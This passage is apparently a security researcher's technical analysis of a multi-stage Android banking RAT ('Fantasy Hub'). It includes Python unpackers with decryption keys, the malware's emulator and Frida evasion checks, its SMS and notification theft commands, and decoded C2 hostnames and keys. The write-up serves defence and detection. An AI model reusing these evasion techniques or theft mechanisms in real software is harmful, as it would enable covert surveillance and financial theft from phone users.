
Mink in jadx-gui. The StringFog pairs passed to setSession, addAddress, and addRoute decode to MediaSync, 10.200.0.1, and 0.0.0.0.Instead of cutting off the whole phone, Mink calls addAllowedApplication() for just 22 packages, each in a try/catch so missing ones are skipped.
| Group | Packages |
|---|---|
com.android.vending, com.google.android.gms, com.google.android.verifier | |
| Kaspersky | com.kaspersky.kes, com.kms.free |
| Samsung | com.samsung.android.sm, .sm.policy, .lool, .securitylogagent |
| Xiaomi | com.miui.securitycenter, com.miui.guardprovider |
| OPPO / Oplus | com.coloros.safecenter, .phonemanager, .oppoguardelf, com.oplus.phonemanager, .safecenter |
| vivo / iQOO | com.iqoo.secure, com.vivo.appstore |
| OEM Stores | com.huawei.appmarket, com.oppo.market |
| System | com.android.settings, com.android.systemui |
Google Play and Play Services have been VPN targets before, but I haven’t seen Kaspersky and the OEM security suites singled out like this. I don’t have a good explanation for Settings and System UI being on the list.
Shutting the VPN down has a bug. Ibis only stops Mink on STATUS_SUCCESS or STATUS_FAILURE_CONFLICT. Other failures get two retries, and if the third attempt fails, Mink is never stopped and the blackhole stays up. Retries also skip the APK rewriter described next, so if attempt 1 fails or is canceled, the unmodified com.cabite.codoni template is what gets installed.
Decrypting and Re-Signing Stage 2#
bloom.html and rgfrhdwuwa.bin share a custom outer wrapper that starts with the 4-byte magic c9 3b 7a 4f followed by a 4-byte repeating XOR key. Stage 2 adds a hardcoded 32-byte XOR key and zlib compression inside that. In Python, the unpacker is just a few lines…
import zlib

MAGIC = bytes.fromhex("c93b7a4f")
KEY32 = bytes.fromhex("423b1d49715525d46673f21d8b4d2b8fd9246505f384defec20a86159fbedf65")

def unwrap(blob: bytes, is_stage2: bool) -> bytes:
    assert blob[:4] == MAGIC
    k4, data = blob[4:8], blob[8:]
    out = bytes(b ^ k4[i % 4] for i, b in enumerate(data))
    if is_stage2:
        out = zlib.decompress(bytes(b ^ KEY32[i % 32] for i, b in enumerate(out)))
    return out
Running it on rgfrhdwuwa.bin gave me the Stage 2 template APK, g.apk (SHA-256 fd3cbfc71e0feb30f50a90f9d4e8aa3c4187ecaf0ef532df881121cfd83e5522). Its signing cert is where the sample table’s build window comes from.
$ openssl x509 -inform DER -in g_cert.der -noout -subject -dates
subject=C = US, ST = BE, L = Stockholm, O = Nexus Ltd, OU = Alpha Digital, CN = Nujehibebi Waxile
notBefore=Nov 20 23:03:18 2026 GMT
notAfter=Nov  6 23:03:18 2080 GMT
On the first install attempt, Stage 1 doesn’t install g.apk as is. It bundles com.android.apksig and a custom ApkSignerHelper, complete with Russian error strings, to mutate g.apk and sign it again on the phone. The rewriter is pure Java, so I converted Stage 1’s DEX to a JAR and ran it six times on a desktop JVM. Every output passed apksigner v2 + v3 verification with a unique SHA-256. Here’s an Androguard summary, with the last column showing each new cert’s raw UTCTime…
file     sha256[:16]       package            vCode vName    subject CN=OU=O=L=ST, C  bits  notBefore -> notAfter
rw1.apk  3a6d3d7f21c984c5  com.uw.gdizadyzop    144 4.58.840 1Z2UWD   x5, UK         2048  261125022652Z -> 850403022652Z
rw2.apk  66c2bdd0cac7bd13  com.tzoahst.biaex    220 3.70.334 IJIF486P x5, US         2048  261125022652Z -> 740930022652Z
rw3.apk  ed0f59a30a1f0d2d  com.fmvp.xkmssofo     81 9.35.206 IPV9DF   x5, US         2048  261125022652Z -> 940516022652Z
rw4.apk  d1fda612cd2530b0  com.jwhqpov.olygc    129 3.25.574 DDHCCH9  x5, UK         2048  261125022653Z -> 740317022653Z
rw5.apk  731394d22a3a764a  com.cto.bwdsvxcou    219 2.81.985 PCQLYVG  x5, UK         2048  261125022653Z -> 730412022653Z
rw6.apk  079b71f99514b178  com.feifglpuwue.x    184 3.29.660 5NG954X  x5, UK         2048  261125022653Z -> 790606022653Z
template g.apk: package com.cabite.codoni, versionCode 22692, versionName 1.14.267
The rewriter changes five things…
- Exact matches of
com.cabite.codoniin the manifest become a random same-lengthcom.<a>.<b>. Class names andresources.arsckeep the old name. versionCodeandversionNameare randomized.- The template’s 11 decoy ZIP paths, like
//classes3.dex, are stripped, entry timestamps are randomized between 2005 and 2014, andresources.arscgets the same fake0x801flag Stage 1 uses. - 35 junk assets get added, one random
assets/.<32 hex>.binplus the same 34 fixed filenames every time. - The old signature is replaced with a v2 + v3 signature from a new RSA-2048 key.
The junk assets are easy to fingerprint. They’re added after timestamp randomization, so they keep zeroed 1980 DOS timestamps. They also leak timing. The .csv files store the phone’s millisecond clock right before keygen, and in my run the .csv said 02:26:52.946 while the cert’s notBefore said 02:26:53.
The new cert’s subject repeats one random 6- to 8-character [0-9A-Z] string across CN, OU, O, L, and ST, like CN=DDHCCH9, OU=DDHCCH9, ... C=UK. The code asks for 15,000 to 25,000 days of validity, but CertificateGenerator.createTime() always writes a two-digit-year UTCTime. That makes 2067 to 2095 decode as 1967 to 1995, decades before notBefore. Android doesn’t reject expired APK certs, so installs still go through.
The July 2026 “chiken” APK already has the same pattern. Its static report on Triage shows HAJR91 repeated across all five fields and a validity of “Jul 1, 2026 - Nov 16, 1953”, which is 2053 read as 1953. That’s exactly 10,000 days, the default in ApkSignerHelper that this build overrides. Hashes change on every phone, but this bug has now survived two builds, and it’s the indicator I’d hunt on first.
The user still has to tap through Stage 2’s install. Once it’s installed, Ibis launches it through its LEANBACK_LAUNCHER activity, and Stage 1 kills itself 6 seconds later. Stage 1 has no C2 or telemetry code at all. Its only network traffic comes from its WebViews.
Stage 2: The Native Loader#
The Stage 2 template is com.cabite.codoni, built with compileSdkVersion 36. Its classes.dex is tiny, just 11,112 bytes and five classes: NilumowuxuApp754e, the decoy activity BiwoqegireAuth72cd, and ZafakufuFactory4694 with two inner classes. Beside it are three encrypted asset shards of 497,069 bytes each and three custom native libraries, in both arm64 and armeabi-v7a builds.
Hidden Manifest Components#
Stage 2 requests everything the RAT needs, including full SMS/MMS/WAP access, CALL_PHONE, READ_CONTACTS, phone state/numbers, QUERY_ALL_PACKAGES to list installed apps, boot/alarm/battery persistence, account sync, and Firebase Cloud Messaging (FCM). No accessibility service, SYSTEM_ALERT_WINDOW, or screen capture.
The manifest is set up to look quieter than it is…
- 13 malware components, including the notification listener, the SMS receivers, and the command receiver, ship with
android:enabled="false", so static manifest scanners see them disabled. Stage 3 turns them on at runtime withsetComponentEnabledSetting(). - Its only entry activity uses Android TV’s
LEANBACK_LAUNCHERcategory, hiding it from the app drawer while still letting Stage 1 launch it directly. - An
AccountAuthenticatorlabeled “Google Services Framework” pairs with a hiddenSyncAdapter. Stage 3 creates a fakeservice@google.comaccount of typecom.cabite.codoni.lekjgvbathat syncs every 900 seconds as another wakeup hook.
There’s padding here too: 92 unread metadata entries and 84 dummy components whose classes only do junk math.
Second Round of Sandbox Checks#
Before unpacking Stage 3, NilumowuxuApp754e.attachBaseContext() runs three Java checks. They look for Stage 1’s five test automation packages, trip on six or fewer user apps, and repeat a version of the timing part of Stage 1’s fresh VM check. Any hit returns quietly. Otherwise attachBaseContext() calls gqkpchzv() in liblduhaqs.so…
| Return Code | Trigger | Result |
|---|---|---|
0 | Clean device | Unpack and load Stage 3 |
1 | Emulator (ro.kernel.qemu or ro.boot.qemu containing 1, ro.hardware goldfish/ranchu, ro.product.model containing sdk/emulator/android sdk, ro.product.board goldfish, an sdk_ build flavor, /dev/socket/qemud, /dev/qemu_pipe, /dev/vboxguest, /dev/goldfish_pipe, or QEMU/goldfish in /proc/cpuinfo) | Open decoy activity |
2 | Frida (frida-server / re.frida.server in /data/local/tmp, or 127.0.0.1:27042/27043 accepting connections) | Open decoy activity |
3 | generic brand and manufacturer, test-keys, an IN2023 + QKR1.191246.002 fingerprint, eng.root/eng.build in the fingerprint, a fingerprint that doesn’t start with <brand>/, or uptime < 90 s | Return quietly (Stage 3 never loads) |
gqkpchzv() returns on the first hit and runs its Frida checks last, so a 1 or 3 skips them. In decoy mode, BiwoqegireAuth72cd shows an endless white “Loading…” screen that swallows Back, and ZafakufuFactory4694 returns dummy providers so Stage 3’s 14 content providers don’t crash the app.
Unpacking Stage 3#
When gqkpchzv() returns 0, fbfgszfu() in the same library rebuilds Stage 3. At offset 0xe24 in the arm64 binary sits a table of three relative offsets pointing at the shard filenames, in non-alphabetical order, and a 32-byte XOR key follows at 0xe30. Concatenating the shards in table order, XORing them, and inflating the result with zlib gives stage3.dex. I reimplemented that in Python so Stage 3 can be pulled out without running anything…
import struct, zipfile, zlib

with zipfile.ZipFile("g.apk") as z:
    so = z.read("lib/arm64-v8a/liblduhaqs.so")
    names = []
    for i in range(3):
        pos = 0xE24 + struct.unpack_from("<i", so, 0xE24 + 4 * i)[0]
        names.append(so[pos:so.index(b"\0", pos)].decode())
    key = so[0xE30:0xE50]
    raw = b"".join(z.read("assets/" + n) for n in names)

dex = zlib.decompress(bytes(b ^ key[i & 31] for i, b in enumerate(raw)), 47)
# Order: jaejew/kcabcgor.tmp -> jaejew/eimgisqc.db -> jaejew/jdcvcgzq.tmp
# Output: 3,794,892 bytes, "dex\n038", sha256 af540b98578f0002cc20a16343a32492067727aa06f3744f4b7a61bbf65259c8
At runtime, fbfgszfu() returns the DEX to Java as a byte[] and wipes its native buffer. Java loads it with InMemoryDexClassLoader without ever writing it to disk, copies over the native library paths, and swaps out the app’s ClassLoader.
Right after the swap, the loader tries to instantiate ToleyanejesuApplication_77b9, which doesn’t exist. None of the 4,469 classes in stage3.dex extends Application. An empty catch block swallows the error, and Stage 3 still runs because the ClassLoader is already swapped. Only the Application callbacks are lost. A loader that names a class its own payload doesn’t have suggests the loader template and the payload builder drifted out of sync.
Stage 3: The Fantasy Hub RAT#
At 3.62 MiB, stage3.dex is a stripped-down SMS, notification, and USSD RAT. Its wake lock tags still use the old project name, like MetaMask:FcmWakeLock and MetaMask:TrolWakeLock.
Strings are hidden three ways…
- StringFog XOR covers the malware’s own classes, with reflection method names Base64-encoded inside it. The bundled Google, AndroidX, Kotlin, and OkHttp code keeps plain strings.
- A separate 16-byte XOR key,
dde4e3ea76c62163927b97ccd10be33e, hides 29 sensitive strings in place of StringFog, such as/ws,content://sms, and C2 actions. jadx choked on several methods that use this key, so I counted the key’s 41 call sites in bytecode instead. - Native config values are Caesar-shifted in
libliblorhrs.so.
The hiding isn’t airtight. The fallback branches of initializeWebSocket() still build wss:// and /ws?type=device&uuid= from plain strings, and even after R8 obfuscation, Kotlin @DebugMetadata and "XDBG" log tags leak names like DnsUtils and RealityConfig.
Setup and Passive Theft#
The main activity has a Russian UI with an English fallback. Before opening Google Play, it chains four system prompts: SMS and phone permissions, the default SMS app role, a battery optimization exemption, and notification access. If the user declines the battery prompt, a toast warns “Это важное разрешение! Без него работать не будет.” (“This is an important permission! It won’t work without it.”)
With those permissions, Stage 3 starts collecting data without waiting for operator commands. On its first C2 connection, it uploads the whole SMS inbox, and a ContentObserver on content://sms streams each new incoming text as it arrives.
Outgoing texts go through a filter for anything that looks like a card number. A message from the sent, drafts, outbox, or failed folders is only uploaded if it has a run of 16 or more digits, with spaces and tabs allowed in between. Only the part from that run onward is uploaded, joined with " | " under a fake sender name, numberc.
The notification listener grabs every notification except ongoing/foreground ones, its own, and those from android or com.android.systemui, forwarding the app name, title, text, and timestamp via spawnTurtle. Everything in the notification code uses sea creature names. A shell is a notification, a species is the source app, and a bite is an inline reply, hence canBite.
As the default SMS app, Stage 3 writes incoming texts into the inbox itself. If a text matches the magic word SYS_WK_CMD, it wakes the malware’s services and skips the inbox write, so the victim never sees it.
Commands#
Operator commands arrive over the WebSocket, and a JSON action field picks the handler. Compared with Zimperium’s November 2025 writeup, they line up like this…
| Command | What it does | vs. Zimperium |
|---|---|---|
getSMSJson | Dumps stored SMS messages as JSON | New |
sendSms | Sends an SMS on a chosen SIM (splits >160 chars into 153-character parts) and reports status (smsStatus) | Present |
sendMassSms | Sends an operator message to up to N recipients (numbers the RAT has already texted first, then contacts), waiting min(1.5 * i, 30) s before message i | New |
getContacts | Exports contacts packed by native helper mdockclj | Present |
executeCommand | Runs USSD through TelephonyManager.sendUssdRequest on a chosen SIM and returns the reply (commandChannelResponse). Codes that don’t start with * take a “call request” path, but it still uses sendUssdRequest and nothing is dialed. No shell execution, despite the name. | Present |
sendUssdWithChoice | Dials a tel: URI with ACTION_CALL | Present |
snapBite | Types operator text (biteForce) into a notification’s reply box and sends it | Renamed (replyToNotification) |
hideShell | Dismisses one notification by key | Renamed (deleteNotification) |
setInvisibleIntercept | Automatically dismisses every notification right after stealing it | Present |
getDeviceInfo / getSystemInfo | Basic device info / full telemetry + bot verdict | Present |
app_restart | Restarts the malware’s services | Present |
addContact / startDeviceStateMonitoring | Do nothing in this build. The contacts service ignores addContact (and there’s no WRITE_CONTACTS); startDeviceStateMonitoring is never dispatched, and its service isn’t in the manifest. | Present (stub / dead code here) |
Because sendMassSms also texts the victim’s contacts, it could be used to spread by SMS from the victim’s own number. I haven’t seen what the operator actually sends.
This build is much smaller than Zimperium’s. Eleven commands are gone: createImagesZip, deleteZipArchive, downloadMediaFile, getCallLogs, getMediaFiles, getZipArchivesList, requestSystemAsset, stopSystemAsset, webrtc_stream, sendLocalFile, and selfDestruct. So are WebRTC streaming, the Alfa/PSB/T-Bank/Sber phishing templates, and any accessibility, NFC, or location code. The only phishing leftover is TejigoqulegabeActivity_3071, an unexported “Support” WebView that loads TARGET_URL with JS enabled, but nothing starts it.
I don’t know whether those features were dropped or moved into another app. Stage 3 does expect a companion of some kind. Once the WebSocket opens, it checks for content://p.sig.vd/s and inserts an empty row into it if that provider exists, but neither Stage 1 nor Stage 2 declares p.sig.vd. That points to a separate app I don’t have.
getSystemInfo runs by default on startup. It sends sup_ap_list, a list of all user-installed apps that lets the operator spot banking apps, along with SIM, device, and permission details and public IP info from ip-api[.]com, api[.]ipify[.]org, ipwhois[.]app, or ipinfo[.]io. It also sends TRAFFER = "21.11 new" and is_bot_verdict. In Russian cybercrime, a траффер (traffer) is the affiliate driving installs, and “21.11” lines up with the November 20 to 21 build window.
is_bot_verdict is built around a probe of whether the phone actually answers *31# sent through sendUssdRequest. Real phones with working SIMs reply, while most sandboxes don’t. Stage 3 sends *31# at most once a minute until a reply comes back, then sets ussd_confirmed. If the phone never answers, has an empty SMS inbox, and has cellular service, app_name becomes "21.11 new <app name> (BOT?)".
// JiwujewoweyeWorker_1c65.getDeviceData()
boolean zHasPendingSms = hasPendingSms();           // anything in content://sms/inbox?
...
z = this.appContext.getSharedPreferences(PREFS_NAME, 0).getBoolean(KEY_USSD_CONFIRMED, false);
...
zIsCellularNetworkAvailable = isCellularNetworkAvailable();
...
boolean z2 = (z || zHasPendingSms || !zIsCellularNetworkAvailable) ? false : true;
String str = z2 ? BOT_SUSPICION_TAG : BuildConfig.FLAVOR;      // " (BOT?)" or ""
String str2 = TRAFFER;                                         // "21.11 new"
...
jSONObject.put("app_name", sb.toString());                     // TRAFFER + " " + label + str
jSONObject.put("is_bot_verdict", z2);
This was the detail I found most interesting. *31# isn’t really a USSD code. Dialed on its own, it’s the GSM code that turns on caller ID hiding (CLIR). As a prefix before a number it does the opposite, showing caller ID for that one call, and #31# is the per-call hide code. In AOSP’s telephony code, sendUssdRequest hands a standalone *31# to the MMI handler as a caller ID setting change. So on a real phone, the bot check may also switch caller ID hiding on.
An Unprotected Command Receiver#

Incoming WebSocket commands get rebroadcast locally to TekojexasabonireReceiver_36a8 with the broadcast action a.ioqffdpy.iccv, and the command JSON rides in a command_data extra. That receiver ships in Stage 2’s manifest with enabled="false", exported="true", and no android:permission. Once Stage 3 enables it, any local app that finds the random package name can send that broadcast and drive the RAT. Figure 4 also shows two keepalive actions, a.ldmgpqpq.tsmh and a.rphdsxeo.sgnh, exported with no permission on a receiver that’s enabled from install. All they do is restart the malware’s services.
The outbound path has the same problem. The C2 service, XewatafoceService_a669, runs in its own process, so other components report back by broadcasting a.qycjjwfg.jyzl with JSON in an esaauderoxa extra, which the service encrypts and sends to the C2. It registers that receiver at runtime with flag 2, which is RECEIVER_EXPORTED, and no permission, so any local app can inject arbitrary JSON into the C2 stream.
// XewatafoceService_a669.onCreate(); ACTION_SEND_TO_SERVER = "a.qycjjwfg.jyzl"
registerReceiver(this.serverSendReceiver, new IntentFilter(ACTION_SEND_TO_SERVER), 2);
Other apps mostly can’t sniff the outgoing broadcasts, since 11 of 13 senders call setPackage(). Still, for a RAT that’s sold commercially, leaving both doors open is a surprisingly basic mistake.
Persistence#
Stage 3 uses almost every standard Android persistence hook…
- Receivers for boot, unlock, power, idle, locale, timezone, connectivity, SIM/phone state, and package changes
- An exact alarm loop
- Two keepalive WorkManager workers plus
KeepAliveJobService(a third worker,RajasoweroWorker_90a5, is never scheduled) - FCM
wake_wspushes - The fake “Google Services Framework” sync account
- Service restart hooks in the notification listener
- A partial wake lock with no timeout,
KeepAlive:partial, plus audio focus, which it only releases ifXewatafoceService_a669.onDestroy()runs
C2 Infrastructure#
Native Config and DNS Bootstrap#
Stage 3 loads libliblorhrs.so, whose JNI_OnLoad binds 13 native methods through RegisterNatives, though the bytecode only calls six. If loading fails, the error message NB-DIAG: System.loadLibrary("securelogic") FAILED leaks the library’s name before obfuscation. Inside, one Caesar helper at 0x643ac is called from 17 places with shifts of +5, +3, and +2. I decoded them statically to get the main config values…
| Native Method | Decoded Value | Use |
|---|---|---|
mvgwsmtq | Fantasypanelhub651241 | Base64 + XOR key for hostnames and DoH TXT records |
mdnaboec | MySuperSecretKeyForData | Key for outgoing C2 WebSocket frames |
mwhuqzdw / myrncbxc | 666666 / v92 | Bot ID <prefix>-<UUID>-<suffix>, where the UUID is UUID.nameUUIDFromBytes(ANDROID_ID) or a random UUID if that fails (Java fallbacks are 777777 / v96) |
The library also exports six orphaned Java_com_cabite_codoni_utils_Jujeqebofekemaloqe_* functions that nothing references. Among them are three getters returning a Telegram bot token, chat ID, and Cloudflare Worker URL. Aside from a local 127.0.0.1:27042 Frida probe, the library has no networking code, and nothing here talks to Telegram, but those dead getters tie straight back to the July 2026 “chiken” sample.
Decoding the Base64 strings passed to mvgwsmtq() gives three hostnames, which I double-checked by running mvgwsmtq() itself in a CPU emulator…
IgAFHgUdDhcPAEsfCgY=      -> dakjdnwgnn[.]sbs
Jw0CRU8BHBENCgFCCxkLVV4=  -> all1[.]realdd[.]click
KAQZEw0dGwMLQAYAARYJ      -> newglnbsj[.]click
Stage 3 looks up TXT records for all1[.]realdd[.]click and for newglnbsj[.]click with all1. prepended. On Android 10+, it tries system DNS first through android.net.DnsResolver.rawQuery, so initial lookups use normal DNS or Private DNS. Only if that returns empty does it query four DoH endpoints in parallel: 223[.]5[.]5[.]5, 185[.]222[.]222[.]222, 8[.]8[.]8[.]8, and 1[.]1[.]1[.]1. Each TXT record is decoded with Base64 + XOR(Fantasypanelhub651241).
| Hostname | Role |
|---|---|
all1[.]newglnbsj[.]click | TXT lookup returning the C2 backend domains |
all1[.]realdd[.]click | TXT lookup returning the REALITY relay servers as host:port:pubkey[:sni:shortId] (default SNI vk[.]ru, shortId cafebabe) |
dakjdnwgnn[.]sbs | Hardcoded fallback in the REALITY connect thread. The code can’t get that far without a backend domain, so it’s never used in practice. |
Next, Stage 3 ranks the backends by latency. It probes each one straight from the phone, outside the tunnel, over plain DNS and raw TCP on ports 443 and 47443. Backends get queued with port 47443, but every connect path strips the port off again, so nothing ever connects to 47443 beyond that probe. The probe also undercuts the tunnel. However well REALITY hides the C2 session, the phone has already looked up and touched every backend in the clear.
Rust VLESS and REALITY Tunnel#
VLESS is a lightweight proxy protocol from the V2Ray/Xray ecosystem. REALITY disguises a proxy’s TLS handshake as a real site, vk[.]ru by default here, so on the wire the C2 session is meant to look like a visit to VK. libreality_transport.so is a custom Rust library using ring 0.17.14, curve25519-dalek 4.1.3, and jni 0.21.1. Judging by paths like C:\Users\lenov\.cargo\..., it was built on Windows. Its .comment section reads rustc version 1.98.1 (48a229cea 2026-09-01), so it was compiled in September 2026 or later. Its own source files, src\lib.rs, src\vless.rs, and src\reality.rs, implement a VLESS + REALITY client and a custom WebSocket upgrade.
$ readelf -p .comment libreality_transport.so | grep rustc
  [     0]  rustc version 1.98.1 (48a229cea 2026-09-01)

$ nm -D --defined-only libreality_transport.so | grep -E "Java_|JNI_"
000000000001c990 T JNI_OnLoad
000000000001d184 T Java_com_example_MetaMask_utils_RealityTransport_nativeClose
000000000001d4d8 T Java_com_example_MetaMask_utils_RealityTransport_nativeConnect
00000000000200bc T Java_com_example_MetaMask_utils_RealityTransport_nativeReceive
0000000000020ef0 T Java_com_example_MetaMask_utils_RealityTransport_nativeSend

$ strings -n 6 libreality_transport.so | grep -E 'lenov|^src.(lib|vless|reality)\.rs$' | sort -u
C:\Users\lenov\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\cesu8-1.1.0\src\lib.rs
C:\Users\lenov\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\curve25519-dalek-4.1.3\src\edwards.rs
...
C:\Users\lenov\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\ring-0.17.14\src\hmac.rs
src\lib.rs
src\reality.rs
src\vless.rs
For a transport meant to blend in, it has rough edges…
- The ClientHello is hand-built. It offers ALPN
h2andhttp/1.1like a browser, but it uses a fixed extension order with no GREASE, no shuffling, and no uTLS-style mimicry. It also still advertises TLS 1.0 and 1.1 insupported_versionsand offers P-521. A current Chrome ClientHello does none of those things. - The WebSocket upgrade inside the tunnel hardcodes
